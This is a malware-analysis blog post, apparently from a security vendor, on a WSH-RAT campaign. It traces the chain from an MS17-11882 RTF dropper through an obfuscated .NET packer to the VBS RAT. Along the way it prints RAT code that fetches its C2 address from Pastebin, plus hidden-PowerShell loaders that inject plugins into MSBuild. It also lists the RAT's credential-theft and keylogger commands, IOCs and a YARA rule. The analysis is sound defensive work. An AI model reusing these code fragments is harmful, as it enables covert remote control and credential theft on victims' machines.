Threatening within Budget: How WSH-RAT is abused by Cyber-Crooks

yoroi.company/research/threatening-within-budget-how-wsh-rat-is-abused-by-cyber-crooks/

March 16, 2021


03/16/2021

Introduction

Nowadays malware attacks work like a complex industry based on their own supply chains, data providers, access brokers and craftsmen developing and maintaining intrusion tools. During our monitoring operations we frequently face malware samples based on known families and code-bases, mangled and then used to conduct even more sophisticated attacks.

Recently, we intercepted a particularly representative attack campaign of this phenomenon. We found and analyzed a infection chain leveraging the WSH-RAT kit, a complete Remote Administration tool sold in the underground and frequently abused by criminal actors relying on off-the-shelf kits to build their offensive campaigns.

In this report, we dissect the entire infection chain of the malware in order to investigate the threat capabilities of one of the latest WSH-RAT versions, and how attackers weaponize it to survive the traditional perimetral defences.



WSH-RAT Announce

Technical Analysis

The initial stage of the infection chain is weaponized RTF malicious document document having the following static information:

Hash	a4933a4607727ada5ae7ed0c79607911b7199876995e8e7dc835fe32437a6b06
Threat	RTF document weaponized with MS-17-11882
Brief Description	WSH RAT dropper
Ssdeep	384:HgTRA9Zw4Fg4+GUAhvasrLWRkpbaQL4IYbTiFxHGDb:ATRYw8kGNvaUfb4bTiHHGX

Table 1. Sample information

The exploit used to prepare the document is the “classic” MS-17-11882. It reveals to be also in 2021 one of the most active threats for the users.




Figure 1: Evidence of the exploit MS17-11882

The shellcode of the equation editor downloads the second component of the infection chain from a previously compromised WordPress website. This component is an executable file having the following static information:

Hash	a2b55ffb492faeced1033c534e4f462d3c0ac9f914f991361ba67067538a05d1
Threat	WSH RAT
Brief Description	WSH RAT .NET packer
Ssdeep	24576:Yma+QZG0nbLYR1yTb6h0BacWadNihTlvGn7Rk3w6hWNudTzIfAH:jcZnbLYXyTb6oacjosOu8O0G

Table 1. Sample information




Figure 2: Signature Evidence

This sample is only a wrapper opportunely packed and with the only purpose to deploy the next stage, the entire Visual Basic Script of WSH-Rat. Anyway, before talking about that, let’s dig into the packer.

The .NET Packer

This packer is heavily obfuscated and we proceeded to the debug it:




Figure 3: Resource “Formulario” routine

The highlight of the sample is when the packer loads a resource named “Formulario.Properties.Resources”, a sort of bitmap image which is decrypted using a custom algorithm.




Figure 4: Preview of the encrypted resource

Once loaded the byte array, a static method named “KeepAlive.Kuchi” is used to decrypt the byte array seen in the following figure inside the variable “array”:




Figure 5: Evidence of the loading of the encrypted resource and the subsequent decrypting routine

The decrypted array is another .NET PE file, immediately executed through the “<Assembly>.Invoke” routine:




Figure 6: Decryption routine complete and invoking routine

At this point, we started to debug this second binary file and, debugging it, we obtained a similar situation, arriving to obtain another MZ header, as shown in the following screen.




Figure 7: Evidence of the decryption routine of the second PE file

This third MZ file is quite particular, because it contains a long base-64 encoded string. We extracted that payload using the basic "strings" tool and the base64-decode and we obtained the WSH-RAT payload.




Figure 8: Piece of the base-64 encoded payload

The WSH-RAT Core

The core of the infection is the WSH-RAT payload, obtained from the previous stage. In this section we'll deepen inside to the capability and also to the configuration of this malware.

Hash	13b1302f2e0c9fbfebba0ff3f133d2403a03eed5d66f60121dc26549180c4f50
Threat	WSH RAT
Brief Description	WSH RAT VBS payload
Ssdeep	3072:VAg8xSdAmshISeWJQ0bamQvEz7ZAbURC3eGK/6xbIpklgVDSxGfmuZ1D:VAg8xSymshISeWmM6iRC3eGKoAklgF28

Table 2. Sample information

The first interesting note appears on the header:

```
'<[ recoder : kognito (c) skype : live:unknown.sales64 ]>

'=-=-=-=-= config =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

host = getHost()
port = 7723
installdir = "%userprofile%"
runAsAdmin = false
lnkfile = true
lnkfolder = true
registry = true
startupfold = true
anti_bot = true
```

Figure 9: Malware configuration and seller

We have the details of the actor who forked that malware and re-coded it for its purposes. After that, there is the malware configuration with all the settings of the current RAT. After some variable declaration we'll skip, we have the starting of the real malicious code.




Figure 10: Initial code script

The rows of code reported in the above script are the first of the real malicious code of the WSH-RAT. The install subroutine performs the operations to guarantee the persistence of the sample through the copy of itself inside the "C:\Users\admin\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup" directory.

However, it is more interesting to spend more words on the C2 mechanism. We have a sort of gathering of the C2 though the GetHost function seen in Figure 9.

```
function getHost()
    phost = "http://pastebin.com/raw/BCAJ8TgJ"
    if instr(phost, "http://") = 1 or instr(phost, "https://") = 1 then
        on error resume next
        set objhttpdownload = CreateObject("msxml2.serverxmlhttp")
        'objhttpdownload.setOption 2, 13056
        objhttpdownload.open "get", phost, false
        'objhttpdownload.setRequestHeader "user-agent:", "Mozilla/5.0 (Wind
        objhttpdownload.send
```

Figure 11: Retrieving of the C2

The malware retrieves the real C2 from a Pastebin's page and during the analysis the real C2 was "hxxp://mercedez].duckdns.]org:7723", dynamic DNS from a private IP. The master of the malicious page is able to change every moment the second C2, making all the infrastructure very flexible.

After that, the bot retrieves the commands to execute from the C2 and it saves the inside the variable "cmd" seen at the last row of Figure 9. The command list is quite easy to understand, because, at this level of analysis we don't have any level of obfuscation. Thus, we can synthetize the commands in the following table.

Command	***Description***
disconnect	Exit the Wscript.exe process of the RAT
reboot	Reboot the PC
shutdown	Shutdown the PC
execute	Execute a command
install-sdk	Download from the C2 a file zip named "wshsdk.zip" and install it into the folder of the infection
remove-sdk	Remove the sdk files
get-pass	Execute the module PassGrabber useful to steal the credentials of the common web browsers and mail clients and then upload on the C2
get-pass-offline	The same command of "get-pass" but the stolen credential will be stored on the machine
update	Update the WSH-RAT core
uninstall	Remove all the files of the infection
up-n-exec	Upload a file on the C2 and execute it
bring-log	Upload the "wshlogs" folder onto the C2
down-n-exec	Download a file and Execute it
filemanager	Install a Service for the filemanager
rdp	Install a Remote Desktop Protocol plugin
hbrowser	Install a minimal web browser plugin
rev-proxy	Install a Reverse Proxy on a port
exit-proxy	Disable The reverse PRoxy

keylogger	Install the Keylogger module and the immediately update the captured keystrokes
offline-keylogger	The same of keylogger but the captured keystrokes are saved offline
browse-logs	Print the captured log and upload onto the C2
cmd-shell	Spawn a CMD shell
get-processes	Print the running processes and upload on the C2
disable-uac	Disable the UAC protection system
check-eligible	Check the presence of a specific file and notify to the C2
rev-rdp	Install a Reverse RDP plugin
uvnc	Install a UltraVNC plugin
force-eligible	Check the privileges of a file and notify that to the C2
elevate	Elevate the privileges of the WSH-RAT
if-elevate	Check if the WSH-RAT has high privileges and notify the C2
kill-process	Kill a specific Process
sleep	Sleep for a certain time

Table 3: Synthesis of the commands

Besides that command we want to keep your attention to two technical details we found inside the malicious code. The first one is that some plugins are embedded inside the script, like the following example:

```
function getUVNC()
    encoded = "H4sIAAAAAAAAEAO18DXQcV5Xmr
    getUVNC = faceMask(encoded)
end function
```

Figure 12: Example of decoding function

The “faceMask” function has to decode the plugin payload from the string. It is actually encoded in base64 format and compressed in GZip format. The called functions are the following:

```
function faceMask(compressed64)
    pwshl="powershell -ExecutionPolicy Bypass -windowstyle hidden -Command "
    aRInyPRio="HKCU\SOFTWARE\Microsoft\test"

    shellobj.regwrite aRInyPRio,compressed64,"REG_SZ"

    shellobj.run pwshl & chr(34) & "$Cli444 = (get-itemproperty -path 'HKCU:\SOFTWARE\Microsoft\' -name
    'test').test;$Abt = [Convert]::FromBase64String($Cli444);$inputz = New-Object System.IO.MemoryStream( , $Abt
    );[System.IO.MemoryStream] $output = New-Object System.IO.MemoryStream;$gzipStream = New-Object
    System.IO.Compression.GzipStream $inputz, ([IO.Compression.CompressionMode]::Decompress);$buffer =
    New-Object byte[](1024);while($true){$read = $gzipStream.Read($buffer, 0, 1024);if ($read -le
    0){break;}$output.Write($buffer, 0, $read);};$gzipStream.Close();$inputz.Close();$Out =
    $output.ToArray();$output.Close();$Out = [Convert]::ToBase64String($Out);new-itemproperty -path
    'HKCU:\SOFTWARE\Microsoft' -name 'test' -value $Out -propertytype string -force | out-null;" & chr(34), 0,
    false
    faceMask = loopTill(compressed64)
end function

function loopTill(interval)
    data = shellobj.regread("HKCU\SOFTWARE\Microsoft\test")
    while(data = interval)
        WScript.sleep(1000)
        data = shellobj.regread("HKCU\SOFTWARE\Microsoft\test")
    wend
    shellobj.regdelete("HKCU\SOFTWARE\Microsoft\test")
    loopTill = data
end function
```

Figure 13: Decoding functions

The two functions reported in Figure 13 show the mechanism adopted to install and execute the plugin. The first function is “faceMask” which decodes the string through a Powershell script and stores the result into a temporary registry key named “HKCU\SOFTWARE\Microsoft\test”. After that, the “loopTill” function reads the content of the regkey, deletes it and, finally, returns the result.

The Payload Launcher

The second interesting element is that the code launches every plugin through a pre-built RunPE hackTool written in .NET Framework.

```
sub startU_vnc(filearg)
    'start winvnc, hvnc
    mCode = getUVNC()
    payloadLuncher mCode, host & " " & port & " " & filearg
    wscript.sleep 5000
    shellobj.run chr(34) & vncpath & "\32\winvnc.exe" & chr(34)
end sub
```

Figure 14: Evidence of the “payloadLauncher” function

Every plugin is executed through the “payloadLauncher” function and, so, we decided to deepen that.

```
sub payloadLuncher(payload64, args)
    pwshl="powershell -ExecutionPolicy Bypass -windowstyle hidden -Command "

    mRunPeCode = faceMask("RUNPE-CODE")
    aRInyPRio="HKCU\SOFTWARE\Microsoft\mPluginC"
    aRInyPRio2="HKCU\SOFTWARE\Microsoft\mRunPE"

    shellobj.regwrite aRInyPRio,payload64,"REG_SZ"
    shellobj.regwrite aRInyPRio2,mRunPeCode,"REG_SZ"

    shellobj.Run pwshl&chr(34)&"$Cli444 = (get-itemproperty -path 'HKCU:\SOFTWARE\Microsoft\'
    -name 'mPluginC').mPluginC;$Cli555 = (get-itemproperty -path 'HKCU:\SOFTWARE\Microsoft\'
    -name 'mRunPE').mRunPE;$Abt =
    [System.Reflection.Assembly]::Load([Convert]::FromBase64String($Cli555)).GetType('k.k.Hacki
    tup').GetMethod('exe').Invoke($null,[object[]]
    ('MSBuild.exe',[Convert]::FromBase64String($Cli444),'"&args&"'));"&chr(34),0,false
end sub
```

Figure 15: Snippet of “payloadLauncher” function

Inside the function there is another string encoded in the same mode previously described and it actually is a component we saw in another older campaign we tracked, and it is aimed at perform the Process Hollowing technique to inject the malicious plugins inside other host processes.

Conclusion

The so-called “commodity malwares” are the part of the underground cyber criminal that enables a wide range of attackers to leverage advanced capabilities to conduct intrusion operations and frauds, lowering the entry bar of cyber-crime and hacking.

During our threat intelligence monitoring operations and defence services we used to stay up to date with the evolution of this “known unknowns”. In fact, despite the fact the malware families are actually known, intrusion kits like WSH-RAT are continuously customized and wrapped by additional layers of multi-language code, most of the time unknown to the community. This is one of the reasons why here in Yoroi, we leverage Threat Intelligence operations and Malware Analysis capabilities to enable our managed defence services to offer superior detection, protection and response capabilities, to prevent, mitigate and handle cyber risks.

Indicators of Compromise

- Dropurl
  - http]://192].210].218[.29/regasm/document.doc
  - http://kinghome].logsik].net/wp-includes/dozz.exe
- C2:
  hxxp://mercedez].duckdns.]org:7723
- Hash
  - a4933a4607727ada5ae7ed0c79607911b7199876995e8e7dc835fe32437a6b06
  - 9db1edd8eab084ef0e078e850ead4e743a0067c5ad9ded073edd3f533b3efd76
  - a2b55ffb492faeced1033c534e4f462d3c0ac9f914f991361ba67067538a05d1
  - 13b1302f2e0c9fbfebba0ff3f133d2403a03eed5d66f60121dc26549180c4f50
  - 400b411a9bffd687c5e74f51d43b7dc92cdb8d5ca9f674456b75a5d37587d342
  - 64c1d1108c04bff24f629f60a43419424001087f3f9f032cfaad422b1abd99ff
  - 272e64291748fa8be01109faa46c0ea919bf4baf4924177ea6ac2ee0574f1c1a
  - d24396bab076f62921a8be8f54e5255a641b646ff47aa72292bcf40d04aec25e
  - d65a3033e440575a7d32f4399176e0cdb1b7e4efa108452fcdde658e90722653
  - bb2bb116cc414b05ebc9b637b22fa77e5d45e8f616c4dc396846283c875bd129
  - 0421fab0c9260a7fe3361361581d84c000ed3057b9587eb4a97b6f5dc284a7af

Yara Rules

```
rule WshRAT_Dotnet_packer_2102{

    meta:
      description = "Yara Rule for WSH rat .NET packer of February 2021 "
      author = "Yoroi Malware ZLab"
      last_updated = "2021-03-09"
      tlp = "white"
      category = "informational"

    strings:
                $a1 = { BE DD 60 8C 34 49 9A 54 D2 40 }
                $a2 = { 1D D7 24 22 47 A6 B1 A5 }
                $a3 = { 13 30 03 00 07 00 00 00 01 }
                $a4 = { 11 02 03 7D 78 00 00 04 2A }
                $a5 = { A8 8A F4 C8 61 2B CA 07 }
 $a6 = { 15 AE 5E AB 5A 20 FE B5 56 B4 61 2B BB 06 2A}

    condition:
              uint16(0) == 0x5A4D and 3 of them
}
```

This blog post was authored by Luigi Martire and Luca Mella of Yoroi Malware ZLAB